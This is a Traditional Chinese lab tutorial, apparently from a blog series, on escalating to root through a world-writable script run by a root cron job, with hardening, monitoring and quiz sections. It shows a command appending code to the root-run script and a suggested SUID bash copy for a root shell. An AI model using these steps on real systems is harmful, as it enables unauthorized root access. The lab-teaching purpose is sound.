

root 每分鐘執行一次維護腳本。

你改不了排程。你也改不了排程裡指定的命令路徑。
但你能改那個被執行的腳本本身嗎?
cron 是 Linux 的排程服務。它讓系統管理員可以設定「在什麼時間、以什麼身分、執行什麼命令」。
日常例子:每天凌晨三點做備份、每小時清理 log、每分鐘檢查服務狀態。

/etc/crontab、/etc/cron.d/*、各使用者的 crontab)fork() → setuid() 到指定使用者 → exec() 指定命令| 類型 | 位置 | 格式 | 差別 |
|---|---|---|---|
| User crontab | /var/spool/cron/crontabs/<user> |
分 時 日 月 週 command |
以該使用者身分執行 |
| System cron | /etc/cron.d/* |
分 時 日 月 週 **user** command |
多了 user 欄位,可指定任意身分 |
| /etc/crontab | /etc/crontab |
同 system cron | 系統主 crontab |
關鍵差異:System cron(/etc/cron.d/)可以指定以 root 執行。
cron 的執行環境和互動 shell 不同。cron 預設的 PATH 通常很短:
PATH=/usr/bin:/bin
我們的 Lab 使用了絕對路徑(/bin/bash /opt/.../script.sh),所以 L03 的 PATH Hijacking 不適用。
Scenario:   FEI-L04-CRON
VM:         FEI-PRIVESC-LINUX (Ubuntu 22.04.4 LTS)
起始帳號:   fei-student
目標:       root
Flag:       /root/fei-l04-flag.txt
# 1. 以 fei-labadmin 登入
ssh fei-labadmin@192.168.77.10
# 密碼:FEI-LabAdmin-2026!

# 2. 進入場景目錄並 setup
cd /opt/fei-privesc/scenarios/FEI-L04-CRON
sudo ./fei-setup.sh

# 3. 確認場景就緒
sudo ./fei-verify.sh
# 應看到 L04-CRON STATUS: READY

# 4. 切換到 fei-student
su - fei-student
# 密碼:FEI-Student-2026!
setup 建立了:
/opt/fei-privesc/training/L04/fei-maintenance.sh
/etc/cron.d/fei-l04-maintenance
* * * * * root /bin/bash /opt/.../fei-maintenance.sh
/root/fei-l04-flag.txt(0600 root:root)verify 確認:
[PASS] cron definition owned by root
[PASS] fei-student cannot modify cron definition
[PASS] cron executes as root
[PASS] scheduled script is writable by fei-student
[PASS] cron command uses absolute paths
[PASS] cron service is running
fei-student@fei-privesc-linux:~$ ls -la /etc/cron.d/
-rw-r--r-- 1 root root ... fei-l04-maintenance


fei-student@fei-privesc-linux:~$ cat /etc/cron.d/fei-l04-maintenance
# FEI PrivEsc Lab — FEI-L04-CRON Training
* * * * * root /bin/bash /opt/fei-privesc/training/L04/fei-maintenance.sh
每分鐘以 root 執行 /opt/.../fei-maintenance.sh。
fei-student@fei-privesc-linux:~$ ls -la /opt/fei-privesc/training/L04/fei-maintenance.sh
-rwxrwxrwx 1 root root 464 ... fei-maintenance.sh
-rwxrwxrwx — 所有人可修改!
fei-student@fei-privesc-linux:~$ echo 'cat /root/fei-l04-flag.txt > /tmp/fei-l04-output.txt' >> /opt/fei-privesc/training/L04/fei-maintenance.sh
fei-student@fei-privesc-linux:~$ sleep 65
fei-student@fei-privesc-linux:~$ cat /tmp/fei-l04-output.txt
FEI{LINUX_L04_CRON_ROOT_ACCESS}
Cron Definition:  root:root 644  → 安全(不可改)
Cron Command:     /bin/bash ...  → 絕對路徑(PATH 不可利用)
Executed Script:  root:root 777  → 不安全!(所有人可改)
真正的漏洞不在排程,而在排程執行的目標。
cron definition 是「門鎖」,script 是「門」。即使鎖很好,但如果門可以被任何人打穿,鎖就沒有意義了。
掃描器常常報告「發現 root cron job」,但這不代表可以利用。
| 情況 | 能提權嗎? |
|---|---|
| root cron + script 0700 root:root | 不能修改 script |
| root cron + script 0755 root:root | 不能修改 script |
| root cron + script 0777 | 可以修改 → 可能提權 |
| root cron + writable parent dir | 可能可以刪除並重建 script |
| user cron (非 root) | 不是高權限 context |
/etc/cron.d/ 下的檔案通常是 644(所有人可讀),這是正常的。關鍵是被執行的目標是否可被修改。
anacron 用於處理「系統關機期間錯過的排程」。它和 cron 共存,但不使用 /etc/cron.d/ 格式。在我們的 Lab 中不影響。
較新的 Linux 系統可能用 systemd timers 取代 cron。原理相似(排程 + 執行目標),但設定方式不同。Day 13 會用 systemd drop-in 做類似的題目。
cron 執行時的環境非常精簡。如果 script 依賴特定環境變數(如 HOME、LANG),可能行為不同。這也是 Lab 使用絕對路徑的原因。
| 問題 | 原因 | 解決 |
|---|---|---|
| 修改 script 後等很久沒結果 | cron 每分鐘才執行一次 | 最多等 60 秒 |
| /tmp/output 不存在 | script 語法錯誤或 cron 未執行 | 檢查 systemctl status cron |
| 修改 cron definition 被拒 | cron file 是 644 root:root | 正確——不能改 definition,要改 script |
| Flag 內容是舊的 | output 檔案被 append 多次 | 用 > 覆寫而不是 >> |
# 找出 root cron 執行的所有 script
grep -r "root" /etc/cron* | grep -v "^#" | awk '{print $NF}'

# 檢查這些 script 的權限
# 任何 world-writable 的都是問題
# 正確的 script 權限
chmod 700 /opt/fei-privesc/training/L04/fei-maintenance.sh
chown root:root /opt/fei-privesc/training/L04/fei-maintenance.sh
# 修正後
ls -la /opt/fei-privesc/training/L04/fei-maintenance.sh
# 應看到 -rwx------ root root

# 驗證 fei-student 不能改
su - fei-student
echo test >> /opt/fei-privesc/training/L04/fei-maintenance.sh
# Permission denied
| 監控 | 方法 |
|---|---|
| cron 執行的 script 被修改 | inotifywait -m /opt/.../fei-maintenance.sh |
| 異常 cron output | 檢查 /var/spool/mail/root 或 syslog |
| 新增 cron definition | auditd 監控 /etc/cron.d/ |
| world-writable root script | 定期 find / -user root -perm -o+w -type f |
| L03 PATH | L04 Cron | |
|---|---|---|
| 漏洞本質 | PATH search 找到 attacker binary | root 執行 attacker-writable script |
| 控制的是 | PATH 搜尋順序中的候選 binary | 被排程執行的 script 內容 |
| 觸發方式 | 手動執行 sudo command | 自動(cron 每分鐘) |
| 時間限制 | 即時 | 最多等 60 秒 |
| 需要 sudo | 是(觸發 maintenance script) | 否(cron 自動觸發) |
共同點:都是高權限 process 信任了低權限使用者可控制的資源。
>> append,改成直接建立一個 SUID shell:cp /bin/bash /tmp/rootbash; chmod +s /tmp/rootbash。等 cron 執行後,/tmp/rootbash -p 能拿到 root shell 嗎?pspy 或 watch 觀察 cron 的實際執行時間。Q1:一個 root cron job 執行的 script 權限是 0755 root:root,fei-student 能利用嗎?
答案
不能。0755 表示 owner(root) 有 rwx,group 和 others 只有 r-x。fei-student 沒有寫入權限,無法修改 script 內容。
但如果 script 的 parent directory 是 writable,fei-student 可能可以刪除並重建一個同名 script。
Q2:Cron 的漏洞在「排程」本身還是「被排程執行的東西」?
答案
在「被排程執行的東西」。cron definition(排程設定)本身是安全的(root:root 644,不可改)。真正的問題是被執行的 script 是 world-writable(0777),任何人都可以修改其內容。這就是 Day 10 要教的「信任關係」概念——排程信任了一個不該被信任的資源。
做完後記得 reset,避免影響下一題:
# 以 fei-labadmin 執行
ssh fei-labadmin@192.168.77.10
cd /opt/fei-privesc/scenarios/FEI-L04-CRON
sudo ./fei-reset.sh
sudo ./fei-verify.sh --reset
# 應看到 L04-CRON STATUS: RESET
我們一直在看「高權限程式信任了哪些資源」。但 Linux 還有一個完全不同的特殊能力系統,不需要 SUID 也不需要 sudo——它叫 Capabilities。
→ Day 09
cd /opt/fei-privesc/scenarios/FEI-L04-CRON
sudo ./fei-reset.sh
sudo ./fei-verify.sh --reset
# FEI-L04 STATUS: RESET



 iThome鐵人賽
 看影片追技術